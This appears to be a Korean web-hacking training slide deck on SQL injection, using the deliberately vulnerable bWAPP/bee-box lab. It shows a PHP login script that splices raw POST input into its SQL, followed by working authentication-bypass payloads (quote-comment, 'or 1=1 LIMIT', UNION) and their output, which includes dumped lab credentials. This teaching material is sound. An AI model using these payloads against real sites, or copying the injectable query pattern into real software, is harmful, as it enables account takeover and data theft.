

# Web Hacking

# CONTENTS

Contents 1  
– SQL Injection

```
loginForm.html x login.php
1 <?php
2 $conn = mysqli_connect("localhost" , "root", "password");
3 if(!$conn){
4     die("Connect Error : MySQL");
5 }
6 mysqli_select_db($conn, "User");
7 $query = "SELECT * FROM account WHERE username = '{$_POST['id']}' AND
8         userpass = '{$POST['password']}'";
9 $result = mysqli_query($conn, $query);
10 $row = mysqli_fetch_array($result);
11
12 if(!$row){
13     echo '<script>alert("아이디 혹은 비밀번호가 잘못되었습니다.");';
14     echo 'location.href="/loginForm.html";</script>';
15 }
16
17 echo "안녕하세요 " . $row['username'] . "님";
18
19 mysqli_close($conn);
20 ?>
```


웹에서 GET/POST형식으로 받아서  
HTML 코드로 SQL문을 만들어  
데이터베이스에 명령어 전달

## Contents 1

### SQL Injection

## bee-box 실습

- bWAP 실행




# Contents 1

## SQL Injection

### bee-box 실습

- 키보드 설정




# Contents 1

## SQL Injection

### bee-box 실습

- 키보드 설정




# Contents 1

## SQL Injection

### bee-box 실습

- 키보드 설정




# Contents 1

## SQL Injection

### bee-box 실습

- 키보드 설정






# Contents 1


## SQL Injection

### bee-box 실습

- 키보드 설정



- bee / bug 로 로그인



The screenshot shows the bWAPP login interface. At the top, there's a yellow banner with the text "bWAPP" in white, a small bee icon, and the tagline "an extremely buggy web app !" in orange. Below this is a dark navigation bar with links: "Login", "New User", "Info", "Talks & Training", and "Blog". The main content area has a "Login" heading with orange slashes. It prompts the user to "Enter your credentials (bee/bug)." and provides input fields for "Login:" (containing "bee") and "Password:" (masked with three dots). There's also a "Set the security level:" dropdown menu currently set to "low", and a "Login" button at the bottom. A blue circular icon with a white bug is visible on the right side of the page.

# / SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

1. ID 'Neo'로 로그인 하기
2. 존재하는 모든 계정의 개수와 계정 명 알아내기 (Hint : LIMIT)
3. 존재하지 않는 "Homebrew"라는 계정으로 로그인하기 (Hint : UNION)

## / SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

### 1. ID 'Neo'로 로그인 하기

- Login창에 neo'; # 입력

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

2. 존재하는 모든 계정의 개수와 계정 명 알아내기 (Hint : **LIMIT**)

### Bypass Authentication - LIMIT

```
mysql> SELECT * FROM movies;
```

id	title	release_year	genre	main_character	imdb	tickets_stock
1	G.I. Joe: Retaliation	2013	action	Cobra Commander	tt1583421	100
2	Iron Man	2008	action	Tony Stark	tt0371746	53
3	Man of Steel	2013	action	Clark Kent	tt0770828	78
4	Terminator Salvation	2009	sci-fi	John Connor	tt0438488	100
5	The Amazing Spider-Man	2012	action	Peter Parker	tt0948470	13
6	The Cabin in the Woods	2011	horror	Some zombies	tt1259521	666
7	The Dark Knight Rises	2012	action	Bruce Wayne	tt1345836	3
8	The Fast and the Furious	2001	action	Brian O'Connor	tt0232500	40
9	The Incredible Hulk	2008	action	Bruce Banner	tt0800080	23
10	World War Z	2013	horror	Gerry Lane	tt0816711	0

10 rows in set (0.00 sec)

```
mysql> mysql> SELECT * FROM movies LIMIT 3;
```

id	title	release_year	genre	main_character	imdb	tickets_stock
1	G.I. Joe: Retaliation	2013	action	Cobra Commander	tt1583421	100
2	Iron Man	2008	action	Tony Stark	tt0371746	53
3	Man of Steel	2013	action	Clark Kent	tt0770828	78

3 rows in set (0.00 sec)

- LIMIT N : 행의 수를 N개만 반환

```
mysql> SELECT * FROM movies;
```

id	title	release_year	genre	main_character	imdb	tickets_stock
1	G.I. Joe: Retaliation	2013	action	Cobra Commander	tt1583421	100
2	Iron Man	2008	action	Tony Stark	tt0371746	53
3	Man of Steel	2013	action	Clark Kent	tt0770828	78
4	Terminator Salvation	2009	sci-fi	John Connor	tt0438488	100
5	The Amazing Spider-Man	2012	action	Peter Parker	tt0948470	13
6	The Cabin in the Woods	2011	horror	Some zombies	tt1259521	666
7	The Dark Knight Rises	2012	action	Bruce Wayne	tt1345836	3
8	The Fast and the Furious	2001	action	Brian O'Connor	tt0232500	40
9	The Incredible Hulk	2008	action	Bruce Banner	tt0800080	23
10	World War Z	2013	horror	Gerry Lane	tt0816711	0

10 rows in set (0.00 sec)

```
mysql> SELECT * FROM movies LIMIT 2,5;
```

id	title	release_year	genre	main_character	imdb	tickets_stock
3	Man of Steel	2013	action	Clark Kent	tt0770828	78
4	Terminator Salvation	2009	sci-fi	John Connor	tt0438488	100
5	The Amazing Spider-Man	2012	action	Peter Parker	tt0948470	13
6	The Cabin in the Woods	2011	horror	Some zombies	tt1259521	666
7	The Dark Knight Rises	2012	action	Bruce Wayne	tt1345836	3

5 rows in set (0.00 sec)

- LIMIT N, M : N+1번 째 행부터 M개의 행을 반환

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome Neo, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

- `SELECT * FROM Hero WHERE id = " or 1=1 LIMIT 0,1; #" AND pw = 'ffff';`  
위와 같은 방법으로 로그인 안될 때 까지 시도



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

' or 1=1 LIMIT 5,1; #

Password:

●●●●

Login

Welcome Seline, how are you today?

Your secret: **It Wasn't The Lycans. It Was You.**

- `SELECT * FROM Hero WHERE id = " or 1=1 LIMIT 5,1; #" AND pw = 'ffff';`

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

' or 1=1 LIMIT 6,1; #

Password:

●●●●

Login

Invalid credentials!

- LIMIT 6,1에서 로그인 실패 – 계정이 6개 있음을 확인

## / SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

3. 존재하지 않는 "Homebrew"라는 계정으로 로그인하기 (Hint : **UNION**)

```
mysql> desc blog;
```

Field	Type	Null	Key	Default	Extra
id	int(10)	NO	PRI	NULL	auto_increment
owner	varchar(100)	YES		NULL	
entry	varchar(500)	YES		NULL	
date	datetime	YES		NULL	

```
4 rows in set (0.00 sec)
```

```
mysql> desc heroes;
```

Field	Type	Null	Key	Default	Extra
id	int(10)	NO	PRI	NULL	auto_increment
login	varchar(100)	YES		NULL	
password	varchar(100)	YES		NULL	
secret	varchar(100)	YES		NULL	

```
4 rows in set (0.01 sec)
```

- desc 테이블명;  
테이블에 어떤 열(칼럼)이 있는지 조회하는 명령어

## Bypass Authentication - UNION

```
mysql> SELECT * FROM blog;
+----+-----+-----+-----+
| id  | owner | entry          | date          |
+----+-----+-----+-----+
| 164 | guest | This is simple blog | 2019-06-27 08:35:14 |
| 165 | guest | Hello World      | 2019-06-27 08:43:44 |
+----+-----+-----+-----+
2 rows in set (0.00 sec)
```

```
mysql> SELECT * FROM blog UNION SELECT * FROM heroes;
+----+-----+-----+-----+
| id  | owner | entry          | date          |
+----+-----+-----+-----+
| 164 | guest | This is simple blog | 2019-06-27 08:35:14 |
| 165 | guest | Hello World      | 2019-06-27 08:43:44 |
| 1   | neo   | trinity         | Oh why didn't I took that BLACK pill? |
| 2   | alice | loveZombies     | There's a cure! |
| 3   | thor  | Asgard          | Oh, no... this is Earth... isn't it? |
